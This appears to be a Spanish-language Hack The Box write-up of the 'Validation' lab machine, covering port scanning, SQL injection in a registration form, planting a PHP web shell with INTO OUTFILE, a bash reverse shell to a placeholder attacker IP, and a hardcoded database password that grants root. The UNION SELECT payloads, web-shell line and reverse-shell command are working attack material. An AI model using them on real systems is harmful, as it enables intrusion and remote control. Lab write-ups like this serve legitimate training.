
Validation - 10.10.11.116

Realizaremos la siguiente máquina de HTB, es de dificultad fácil en un entorno linux, esto continuando con nuestra preparación para futuras certificaciones y demás, o solamente por aprender nuevas técnicas :3.






Tabla de contenido

Enumeración

Como paso inicial en nuestra ruta, realizaremos una enumeración del objetivo para poder detectar vectores de ataque y así idear un plan o estrategia para lograr vulnerar esta máquina como tal. Veremos tecnologías web, puertos, servicios y sus versiones, campos de ataque y más.

Puertos

Con ayuda de Nmap (nuestra favorita, o lo es en mi caso), vamos a enumerar las entradas del servidor y visualizar si alguna de estas es vulnerable debido a su versión o servicio expuesto de esta, con el fin de detectar vectores de ataque.

```
Nmap scan report for 10.10.11.116
Host is up (0.092s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE    SERVICE      VERSION
22/tcp   open     ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
      | ssh-hostkey:
      |   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
      |   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
      |_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open     http         Apache httpd 2.4.48 ((Debian))
      |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
      |_http-server-header: Apache/2.4.48 (Debian)
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
8080/tcp open     http         nginx
      |_http-title: 502 Bad Gateway

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Con ayuda del ping, podemos darnos una idea del SO que maneja este servidor y comparar la respuesta con la obtenida en nmap

```
64 bytes from 10.10.11.116: icmp_seq=1 ttl=63 time=131 ms
```

Viendo esta respuesta podríamos darnos una idea del servidor:
• **Servidor:** Linux

¿Cómo podemos decir que es Linux solo realizando Ping? El ttl (Time To Live; Tiempo De Vida) es la cantidad de saltos que ha dado el paquete de host en host para llegar, normalmente un ttl de 64 pertenece a un SO de Linux, mientras que un ttl 128, pertenece a un SO de Windows

Web

El servicio web cuenta con algunos campos muy básicos, uno de ellos es un campo de texto y el otro una caja de selección.

Infraestructura del objetivo:
• **Servidor:** Apache 2.4.48
• **Lenguaje de programación:** PHP 7.4.23 / Python 3.9.10
• **Framework:** Bootstrap 4.0
• **Librerías:** JQuery 3.2.1
• **SO:** Linux Debian

Explotación

Descubrimiento:
Se logra visualizar un campor de texto en el cual se realiza una inyección, como no es funcional este ataque se procede a usar burpsuite para detecart el otro campo y añadimos una comilla ('), con el fin de ver la respuesta del servidor.

Encontraremos también otra vulnerabilidad, como el XSS, nos podremos divertir un rato, pero no nos ayudará (o yo lo intente pero no supe :(si sabes como agradecería un consejo :3)

Vulnerabilidad detectada:
Inyección SQL

Descripción:
Se realiza una consulta a la DB el servidor para lograr obtener información interna de la organización, muchas veces los campos de entrada permiten realizar consultas no se encuentran protegidos frente a inyecciones, por lo tanto, es posible añadir algunos caracteres para invalidar lo que sigue despúes y realizar una consulta maliciosa.

Exploit:
No se realizó un exploit para esta vulnerabilidad, más sin embargo, se realiza una serie de comandos para la inyección.

Ataque:
• Usando BuprSuite y configurando el proxy para realizar el ataque, capturaremos el paquete que realiza la petición POST al servidor.
• En el campo de país (country), añadimos una comilla simple (') y veremos una posible respuesta junto con alguna información.
• Teniendo esto, empezaremos a enumerar la DB para extraer información, ' UNION SELECT CONCAT(user(),0x20,database(),0x20,version())#.
• ' UNION SELECT schema_name FROM information_schema.schemata#.
• ' UNION SELECT CONCAT(table_name,0x20,table_schema) FROM information_schema.tables WHERE table_schema="registration"#.
• ' UNION SELECT CONCAT(table_schema,0x20,table_name,0x20,column_name) FROM information_schema.columns WHERE table_name="registration" AND table_schema="registration"#.
• ' UNION SELECT CONCAT(username,0x20,userhash) FROM registration#.

En este punto, vemos que no hay información sobre usuarios, aparte del que nosotros usaremos, por lo tanto es momento de realizar otra tarea, ¿será posible obtener una conexión inversa (reverse shell) con ayuda de una DB? Pues vamos a buscar.
Si buscamos “Reverse shell sql mariaDB” encontraremos bastante información sobre lo que necesitamos para poder realiza el ataque.
Continuando con el ataque, procederemos a aplicar lo aprendido en los blogs visitados:
• ' UNION SELECT CONCAT(GRANTEE,0x20,PRIVILEGE_TYPE,0x20,IS_GRANTABLE) FROM INFORMATION_SCHEMA.USER_PRIVILEGES#.
• Como veremos los permisos, podemos darnos una idea de que hacer según lo que aprendimos, buscando la documentación de MariaDB, veremos los privilegios y que significa cada uno, y así saber que poder hacer con el usuario de la DB.
• ' UNION SELECT "<?php system($_GET[\"cmd\"]); ?>" INTO OUTFILE "/var/www/html/cmd.php"#
¿Recuerdan el primer dato que capturamos? Era la ruta que necesitariamos.

Descubrimiento:
Con la ayuda del último comando de la inyección SQL realizada, hemos creado la vulnerabilidad de inyección de comandos en el servidor.

Vulnerabilidad detectada: Inyección de comandos

Descripción:
Un campo el cual recibe comandos que son ejecutables a nivel de consola, esto se da porla falta de protección frente a las entradas y/o no usar otras técnicas de desarrollo más seguras y controladas; también es posible generarlo si se crea un archivo que se ejecute a nivel de consola como el creado en este laboratorio.
Exploit:
No se realió algún exploit pero se ejecuto una serie de comandos.

Ataque:
Los comandos ejecutados fueron los siguientes:
• Se ingresa al archivo colgado previamente en el servidor https://10.10.11.116/cmd.php
• Se ejecuta la variable con el comando id ?cmd=id.
• Vemos respuesta y procedemos a realizar la conexión.
• ?cmd=bash -c "bash -i >& /dev/tcp/IPAtacante/puertoAlNetcat 0>&1" (Dicho comando debe estar en codificación url)
• Y listo, entramos :3

Enumeración Interna

Debemos realizar una enumeración interna para poder visualizar nuestros posibles vectores para escalar privilegios y obtener un usuario privilegiado.

A continuación, veremos los comandos y su respuesta:

Hostname: validation
Arquitectura: x86_64
SO: Linux validation 5.4.0-81-generic #91-Ubuntu SMP x86_64 GNU/Linux

Escalada de privilegios

Descubrimiento:
Realizando nuestra enumeración interna, logramos dar con un archivo de configuración el cual es posible visualizar, en este documento veremos información muy interesante.

Vulnerabilidad detectada: Datos sensibles quemados en código

Descripción:
Durante el desarrollo de las aplicaciones, es posible usar credenciales e información sensible quedama directamente en el código del programa, esto facilita las tareas del desarrollador al momento de poner a prueba el funcionamiento de los servicios, más sin embargo, estos datos deben borrarse del código y protegerse, ya sea como variables de entorno u otra técnica.

Exploit:
No se realiza ni usa algún exploit para escalar.

Ataque:
A continuación, se mostrará el paso a paso del ataque para obtener el acceso privilegiado.

• Se visualiza el archivo config.php.
• Se lee el documento con el comando cat config.php.
  ◇ <?php
        $servername = "127.0.0.1";
        $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

        $conn = new mysqli($servername, $username, $password, $dbname);
    ?>
• Probamos con el usuario uhc la contraseña detectada y si no funciona con el usuario raíz “root”.

Credenciales/Usuarios detectados

Durante la explotación, ya sea inicial, intermedia o final, es posible acceder a información sensible sobre algunos usuarios, dicha información será almacenada y guardada para un posterior movimiento.

Credenciales

En el archivo config.php se encuentra
root:uhc-9qual-global-pw

Hash

Hash del usuario que maneja el recurso compartido (SMB)
•

Usuarios

Usuarios detectados con pocos privilegios:

Usuarios detectados: